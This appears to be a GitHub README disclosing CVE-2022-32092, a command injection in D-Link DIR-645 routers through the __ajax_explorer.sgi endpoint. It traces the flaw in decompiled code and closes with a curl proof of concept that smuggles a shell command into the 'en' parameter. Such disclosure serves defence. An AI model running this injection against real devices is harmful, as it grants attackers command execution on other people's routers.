fxc233 Update readme.md ... on Jul 11 History

..

img	6 months ago
readme.md	5 months ago

readme.md

Vendor of the products:D-Link

Reported by: WangJincheng(wjcwinmt@outlook.com) && FeiXincheng(FXC030618@outlook.com) && ShaLetian(ltsha@njupt.edu.cn) from X1cT34m

Affected products:D-Link DIR-645 <= v1.03

Vendor Homepage: https://www.dlink.com/en/consumer

Vendor Advisory: https://tsd.dlink.com.tw/ddgo

CVE_ID:CVE-2022-32092

summarize

`D-Link DIR-645` was discovered to contain a command injection vulnerability when operate the file `__ajax_explorer.sgi` . This vulnerability allows attackers to execute arbitrary commands via the `QUERY_STRING` parameter.

Vulnerability description

We can see that the os will get `QUERY_STRING` in `scandir_main` , and pass it to `sub_410AD4`

```
v8 = getenv("QUERY_STRING");
if ( v8 )
{
  v9 = (_DWORD *)sub_40FFDC(v8);
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  while ( 1 )
  {
    v15 = (const char *)v9[v10];
    if ( !v15 )
      break;
    ++v10;
    if ( !strcmp(v15, "action") )
    {
      v11 = v9[v10++];
    }
    else if ( !strcmp(v15, "path") )
    {
      v12 = v9[v10++];
    }
    else if ( !strcmp(v15, "where") )
    {
      v13 = v9[v10++];
    }
    else if ( !strcmp(v15, "en") )
    {
      v14 = v9[v10++];
    }
  }
  printHeader(200, "action");
  fflush(stdout);
  if ( !sub_410AD4(v11, v12, v13, v14) )
```

In `sub_410AD4` , it calls `sub_410434`

```
  {
    for ( i = strtok(a4, "-"); i; i = strtok(0, "-") )
    {
      if ( sub_410434((int)i, (int)v29, (int)v30, (int)v31, s) )
        return -1;
      mount(v29, v30, v31, s);
    }
  }
```


In `sub_410434` , it contains a command injection.

```
sprintf(v30, "xmldbc -g /portal/entry:%s/name", a1);
v13 = popen(v30, "r");
v14 = v13;
if ( !v13 )
```

before the attack

```
# ls
style.css           images              comm
portal.css          explorer.php        __ajax_explorer.sgi
```

after the attack



poc

```
curl "http://192.168.0.1/portal/__ajax_explorer.sgi?
action=umnt&path=path&where=here&en=;echo%20X1cT34mpwner%20>FXC;"
```